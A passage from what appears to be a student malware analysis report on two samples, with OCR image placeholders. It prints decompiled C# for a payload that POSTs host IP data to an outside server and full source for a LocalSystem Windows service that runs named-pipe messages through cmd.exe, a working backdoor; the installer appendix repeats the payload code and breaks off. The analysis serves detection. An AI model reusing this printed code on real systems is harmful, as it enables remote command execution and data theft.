
- https://www.onlinegdb.com/online_vb_compiler (VBA online compiler)
- https://www.di-mgt.com.au/base64-for-windows.html (base64 utility for Windows)
- https://www.browserling.com/tools/all-hashes (hash calculator)

Appendices


Jupyter analysis showing presence of VBA in document




Jupyter analysis with AutoOpen sub highlighted




Online VB environment




Hash converter showing the decoded script




Online C# environment



Curl screenshot



Hash calculator screenshot



NET payload source code

```
using System;
using System.Collections.Specialized;
using System.Diagnostics;
using System.Net;
using System.Net.Sockets;
using System.Text;

namespace payload
{
	// Token: 0x02000002 RID: 2
	internal class Program
	{
		// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset:
0x00000250
		public static string Base64Encode(string plainText)
		{
			return
Convert.ToBase64String(Encoding.UTF8.GetBytes(plainText));
		}

		// Token: 0x06000002 RID: 2 RVA: 0x00002064 File Offset:
0x00000264
		public static string Base64Decode(string base64EncodedData)
```

```
            {
                byte[] array =
Convert.FromBase64String(base64EncodedData);
                return Encoding.UTF8.GetString(array);
            }

            // Token: 0x06000003 RID: 3 RVA: 0x00002084 File Offset:
0x00000284
            public static string GetInternetConnectedAddress()
            {
                string text = "none";
                using (Socket socket = new
Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.IP))
                {
                    socket.Connect("8.8.8.8", 65530);
                    text = (socket.LocalEndPoint as
IPEndPoint).Address.ToString();
                }
                return text;
            }

            // Token: 0x06000004 RID: 4 RVA: 0x000020E4 File Offset:
0x000002E4
            public static string GetLocalIPAddress()
            {
                foreach (IPAddress ipaddress in
Dns.GetHostEntry(Dns.GetHostName()).AddressList)
                {
                    if (ipaddress.AddressFamily ==
AddressFamily.InterNetwork)
                    {
                        return ipaddress.ToString();
                    }
                }
                return "none";
            }

            // Token: 0x06000005 RID: 5 RVA: 0x00002128 File Offset:
0x00000328
            private static void Main(string[] args)
            {
                string text = DateTime.Now.ToString("F");
                text = text + ":" + Program.GetLocalIPAddress();
```

```
                text = text + ":routable:" +
Program.GetInternetConnectedAddress();
                text = Program.Base64Encode(text);
                byte[] array;
                using (WebClient webClient = new WebClient())
                {
                      array =
webClient.UploadValues("http://telemetry.securityresearch.ca/c",
"POST", new NameValueCollection { { "p", text } });
                }
                using (EventLog eventLog = new
EventLog("Application"))
                {
                      eventLog.Source = "Application";
                      eventLog.WriteEntry("SECU74000 event written (" +
Encoding.UTF8.GetString(array).Trim(new char[] { '\n' }) + ")",
EventLogEntryType.Warning, 101, 1, array);
                }
           }
     }
}
```

Sample 2: a2q2.bin

Summary

This sample is an installer that installs a malicious Windows service.

The service installed is named ‘malService’. At a high level, malService creates a named pipe that listens for incoming client messages. The pipe’s name is malListener. Each message is run as a command using cmd. The standard out and standard error are captured from this execution and returned to clients.

Security teams can determine compromise by looking for a malService service on machines.

The impact of compromise is high. malService operates under the ‘localSystem’ account, which has relatively high privileges.

Detailed Analysis

I analyzed this sample first in Ghidra. Analysis here was uninformative except that I noticed that mscoree.dll was used. This informed me that I was looking at a NET executable.

I then used dnSpy to analyze the sample. This provided me with source code of the underlying executable. The fact that dnSpy was able to decompile the program to C# source code provided enough evidence that this malware was written in C#.


C#
Start
ayload
using System;
using System.ComponentModel;
using System.Diagnostics;
using System.IO;
using System.IO.Pipes;
using System.ServiceProcess;
using System.Text;
using System.Threading;
using System.Timers;
namespace asn2q2
{
// Token: 0x02000002 RID: 2
public class Payload : ServiceBase
{
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
public Payload()
{
this.InitializeComponent();
}
// Token: 0x06000002 RID: 2 RVA: 0x00002080 File Offset: 0x00000280
protected override void OnStart(string[] args)
{
this.WriteToFile(string.Concat(new object[]
{
"[*] ",
this.nameLabel,
" ",
this.versionLabel,
" is started at ",
DateTime.Now
}));
this.timer.Elapsed += this.OnElapsedTime;
this.timer.Interval = 1000.0;
this.timer.Enabled = true;
new Thread(new ThreadStart(this.workerthread))
{
IsBackground = true,
Name = this.nameLabel + "Task"
}.Start();
}
// Token: 0x06000003 RID: 3 RVA: 0x00002140 File Offset: 0x00000340
protected override void OnStop()
{
this.WriteToFile(string.Concat(new object[]
{
"[*] ",
this.nameLabel,
" ",
this.versionLabel,
" is stopped at ",
DateTime.Now

This screen, from dnSpy, shows part of the source of the malware. The full screenshot, as well as the full source code, can be found in the appendices.

Within dnSpy, I went to the entry point. This revealed that the entrypoint launches a System.ServiceProcess.ServiceBase. This is how Windows service applications are implemented in C#. This service creates and initializes a Payload object. The Payload class defines the malware behaviour. Documentation for Service can be found here: https://learn.microsoft.com/en-us/dotnet/api/system.serviceprocess.servicebase?view=dotnet-plat-ext-8.0.

Payload itself derives the ServiceBase class. The Payload constructor calls an InitializeComponent method, which initializes the object's components and ServiceName members. The object's components member is initialized to a Container class (which provides FIFO component storage). Otherwise, this components member is not used elsewhere in the source code. Documentation for C# containers can be found here: https://learn.microsoft.com/en-us/dotnet/api/system.componentmodel.container?view=net-8.0.

The ServiceName is set to "malService". The ServiceName member is declared from the ServiceBase superclass, and it identifies the service to the system. It also defines the source name whenever the service writes to the EventLog.

At this part of the analysis, I conclude that:

- This malware creates a malService service. The security team can look for a "malService" on machines to determine if this malware exists
- Similarly, the security team can look in the EventLog for entries from a "malService" to determine if compromise has occurred

Payload overrides some ServiceBase methods to provide functionality of the service itself. These methods are OnStart and OnStop, which defines what the service does when it starts and stops respectively.

When the service starts, it writes a startup message to a Logs directory (creating one if it doesn't exist). This directory is stored within where the service is ran from. This startup message is as follows: "[*] malListener v0.03 is started at " **+** the current date time. The format of the date time depends on the 'culture' of the system'.

After writing a start-up message, the service enables a timer. This timer executes a method every 1000.0 milliseconds. The method itself writes a simple heartbeat message "[-] heartbeat at " **+** the current datetime; the latter's format again depending on system culture.

After enabling the timer, the service finally launches a background worker thread. The worker thread logs that it waiting for a message. This worker thread then creates a named bidirectional pipe called "malListener". This pipe acts a command executor on the host. When a message is sent *to* this pipe, the worker thread retrieves this message and uses cmd.exe to execute the

message as a command “cmd.exe /c [message]”. It also logs the exact message received to file. The worker thread captures this command's standard out and standard error (concatenated together in that order). It then sends this captured output back over the pipe (to the sender).

If an exception (likely due to a command resulting in an error), the worker thread logs the exception message.

The worker thread continually receives messages and executes them as cmd commands indefinitely *unless* the message is ‘exit,’ in which case the worker thread exits (and stops processing commands). The message can vary in capitalization (e.g., ‘ExIT’ also counts) and can have whitespace before or after the ‘exit’ substring (e.g,. ‘ eXIT ‘ also counts). Before exiting, the worker thread logs that it exited, closes the pipe, and kills the overall process.

When the service exits (either by receiving an exit command or by other means like the machine shutting down), the service logs ‘[*] malListener v0.03 is stopped at ‘ **+** the current datetime (again the datetime format could vary by machine culture).

At this part of the analysis, I conclude that:

- Security teams can look for the presence of this log file to determine compromise. They can determine the installed path of the service via services.msc
- The log file also records what commands have been executed. The output of these commands are not logged, however.
- The log file also records any errors that have occurred


The sample also includes a class that implements the System.Configuration.Install.Installer. This indicates that the sample has an installation process implemented (to install the service). Of note here is that the service is installed to run as the LocalSystem account. This account is essentially ‘root’ equivalent for Windows. It is arguably more powerful than a local Administrator account as well since it has access to the Domain account (should the machine be domain joined).

Conclusion

- This malware creates a malService service. The security team can look for a “malService” on machines to determine if this malware exists
- Similarly, the security team can look in the EventLog for entries from a “malService” to determine if compromise has occurred
- Security teams can look for the presence of this log file to determine compromise. They can determine the installed path of the service via services.msc
- The log file also records what commands have been executed. The output of these commands are not logged, however.
- The log file also records any errors that have occurred
- The malware service runs as LocalSystem and thus the commands it runs have extensive privileges. This makes the malware have high impact.

Appendices

DnSpy Screenshot



Payload source code

```
using System;
using System.ComponentModel;
using System.Diagnostics;
using System.IO;
using System.IO.Pipes;
using System.ServiceProcess;
using System.Text;
using System.Threading;
using System.Timers;

namespace asn2q2
{
	// Token: 0x02000002 RID: 2
	public class Payload : ServiceBase
	{
		// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset:
0x00000250
		public Payload()
		{
```

```
            this.InitializeComponent();
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002080 File Offset:
0x00000280
        protected override void OnStart(string[] args)
        {
            this.WriteToFile(string.Concat(new object[]
            {
                "[*] ",
                this.nameLabel,
                " ",
                this.versionLabel,
                " is started at ",
                DateTime.Now
            }));
            this.timer.Elapsed += this.OnElapsedTime;
            this.timer.Interval = 1000.0;
            this.timer.Enabled = true;
            new Thread(new ThreadStart(this.workerthread))
            {
                IsBackground = true,
                Name = this.nameLabel + "Task"
            }.Start();
        }

        // Token: 0x06000003 RID: 3 RVA: 0x00002140 File Offset:
0x00000340
        protected override void OnStop()
        {
            this.WriteToFile(string.Concat(new object[]
            {
                "[*] ",
                this.nameLabel,
                " ",
                this.versionLabel,
                " is stopped at ",
                DateTime.Now
            }));
            base.OnStop();
        }

        // Token: 0x06000004 RID: 4 RVA: 0x0000219B File Offset:
0x0000039B
```

```
            private void OnElapsedTime(object source, ElapsedEventArgs
e)
            {
                  this.WriteToFile("[-] heartbeat at " + DateTime.Now);
            }

            // Token: 0x06000005 RID: 5 RVA: 0x000021B8 File Offset:
0x000003B8
            public void WriteToFile(string Message)
            {
                  string text = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs";
                  if (!Directory.Exists(text))
                  {
                        Directory.CreateDirectory(text);
                  }
                  string text2 = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\malListener_" +
DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
                  if (!File.Exists(text2))
                  {
                        using (StreamWriter streamWriter =
File.CreateText(text2))
                        {
                              streamWriter.WriteLine(Message);
                              return;
                        }
                  }
                  using (StreamWriter streamWriter2 =
File.AppendText(text2))
                  {
                        streamWriter2.WriteLine(Message);
                  }
            }

            // Token: 0x06000006 RID: 6 RVA: 0x00002280 File Offset:
0x00000480
            private void workerthread()
            {
                  using (NamedPipeServerStream namedPipeServerStream =
new NamedPipeServerStream(this.nameLabel, PipeDirection.InOut, -1,
PipeTransmissionMode.Message))
                  {
                        this.WriteToFile("[*]Waiting...");
```

```
                    namedPipeServerStream.WaitForConnection();
                    this.WriteToFile("[*]connected.");
                    for (;;)
                    {
                          byte[] array =
this.ReadMessage(namedPipeServerStream);
                          string @string =
Encoding.UTF8.GetString(array);
                          this.WriteToFile("[*] Received: " +
@string);
                          if (@string.ToLower().Trim() == "exit")
                          {
                                break;
                          }
                          ProcessStartInfo processStartInfo = new
ProcessStartInfo
                          {
                                FileName = "cmd.exe",
                                Arguments = "/c " + @string,
                                RedirectStandardOutput = true,
                                RedirectStandardError = true,
                                UseShellExecute = false
                          };
                          try
                          {
                                Process process =
Process.Start(processStartInfo);
                                string text =
process.StandardOutput.ReadToEnd();
                                text +=
process.StandardError.ReadToEnd();
                                process.WaitForExit();
                                if (string.IsNullOrEmpty(text))
                                {
                                      text = "\n";
                                }
                                byte[] bytes =
Encoding.UTF8.GetBytes(text);
                                namedPipeServerStream.Write(bytes, 0,
bytes.Length);
                          }
                          catch (Exception ex)
                          {
                                this.WriteToFile(ex.Message);
```

```
                                byte[] bytes2 =
Encoding.UTF8.GetBytes(ex.Message);
                                namedPipeServerStream.Write(bytes2, 0,
bytes2.Length);
                           }
                     }
                     this.WriteToFile("[*]rec'd exit.");
                     namedPipeServerStream.Close();
                     Process.GetCurrentProcess().Kill();
                }
           }

           // Token: 0x06000007 RID: 7 RVA: 0x00002420 File Offset:
0x00000620
           private byte[] ReadMessage(PipeStream pipe)
           {
                byte[] array = new byte[1024];
                byte[] array2;
                using (MemoryStream memoryStream = new MemoryStream())
                {
                     do
                     {
                          int num = pipe.Read(array, 0,
array.Length);
                          memoryStream.Write(array, 0, num);
                     }
                     while (!pipe.IsMessageComplete);
                     array2 = memoryStream.ToArray();
                }
                return array2;
           }

           // Token: 0x06000008 RID: 8 RVA: 0x00002480 File Offset:
0x00000680
           protected override void Dispose(bool disposing)
           {
                if (disposing && this.components != null)
                {
                     this.components.Dispose();
                }
                base.Dispose(disposing);
           }
```

```
            // Token: 0x06000009 RID: 9 RVA: 0x0000249F File Offset:
0x0000069F
            private void InitializeComponent()
            {
                  this.components = new Container();
                  base.ServiceName = "malService";
            }

            // Token: 0x04000001 RID: 1
            public readonly string nameLabel = "malListener";

            // Token: 0x04000002 RID: 2
            public readonly string versionLabel = "v0.03";

            // Token: 0x04000003 RID: 3
            private System.Timers.Timer timer = new
System.Timers.Timer();

            // Token: 0x04000004 RID: 4
            private IContainer components;
      }
}
```

Installer Source Code

```
using System;
using System.ComponentModel;
using System.Diagnostics;
using System.IO;
using System.IO.Pipes;
using System.ServiceProcess;
using System.Text;
using System.Threading;
using System.Timers;

namespace asn2q2
{
      // Token: 0x02000002 RID: 2
      public class Payload : ServiceBase
      {
            // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset:
0x00000250
            public Payload()
            {
                  this.InitializeComponent();
```

```
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002080 File Offset:
0x00000280
        protected override void OnStart(string[] args)
        {
            this.WriteToFile(string.Concat(new object[]
            {
                "[*] ",
                this.nameLabel,
                " ",
                this.versionLabel,
                " is started at ",
                DateTime.Now
            }));
            this.timer.Elapsed += this.OnElapsedTime;
            this.timer.Interval = 1000.0;
            this.timer.Enabled = true;
            new Thread(new ThreadStart(this.workerthread))
            {
                IsBackground = true,
                Name = this.nameLabel + "Task"
            }.Start();
        }

        // Token: 0x06000003 RID: 3 RVA: 0x00002140 File Offset:
0x00000340
        protected override void OnStop()
        {
